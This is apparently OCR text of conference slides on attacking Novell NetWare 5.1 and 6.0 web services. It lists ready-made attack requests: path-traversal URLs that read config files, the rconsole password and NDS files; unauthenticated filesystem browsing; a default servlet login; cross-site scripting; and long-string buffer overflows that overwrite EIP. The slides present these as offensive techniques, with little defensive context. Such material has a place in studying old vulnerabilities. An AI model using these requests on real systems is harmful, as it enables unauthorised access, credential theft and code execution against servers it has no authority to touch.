
- /perl/env.pl *
- /lcgi/lcgitest.nlm
- /se/?SYS:/novonyx/suitespot/docs/
  sewse/misc/allfield.jse *
- /nsn/env.bas *

Plus all vuln to cross-site scripting, i.e.:

- /nsn/env.bas?<script>…</script>

* Reported in the last few months

fdir.bas browsing




Netbasic lets you call subroutines via the URL request:

- /nsn/fdir.bas:ShowVolume

So you can use ShowVolume and ShowDirectory directly to view the filesystem, without having to log in.

**Appears to only work on NW5.1

default servlets




NW5.1 (+SP4) ships with default servlets:

- /servlet/SessionServlet – display all active Javax HTTP session IDs
- /servlet/ServletManager – reconfigure servlet server (IBM WebSphere); user=servlet, password=manager

NW6.0 ships with SnoopServlet.

ndsobj.nlm overflows




NW5.1 (+SP4) ndsobj.nlm overflows:

- /lcgi/ndsobj.nlm/AAAA...170 chars…AAAA
- /lcgi/ndsobj.nlm/?OP=AAA…AAA

In all cases, EIP=0x41414141; buffer only 24 bytes big, so ~150 bytes on stack to use for exploit.

NW6.0 does not ship with ndsobj.nlm.

source.jsp file reading




NW6.0 TomCat source code viewer:

- /examples/jsp/source.jsp?%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/console.log

Download various config files (recover rconsole password), and maybe even snag NDS files from sys:_netware (equivalent to Windows SAM).

netbasic util access




/nsn/ normally limited to the sys:/nsn/web/ directory, which has limited scripts (unlike sys:/nsn/util/). However:

- /nsn/..%5Cutil/slist.bas
- /nsn/..%5Cutil/dsbrowse.bas
- /nsn/..%5Cutil/dir.bas

Various utility scripts which display fun info, including full directory listings and NDS tree enumerations. Or run any .bas file on the server.

netbasic overflow



Overflow in Netbasic module name:

- /nsn/AAA...230 total…AAA

NW5.1SP4 yeilds EIP=0x41414141
NW6.0 overflows, but doesn't reach EIP

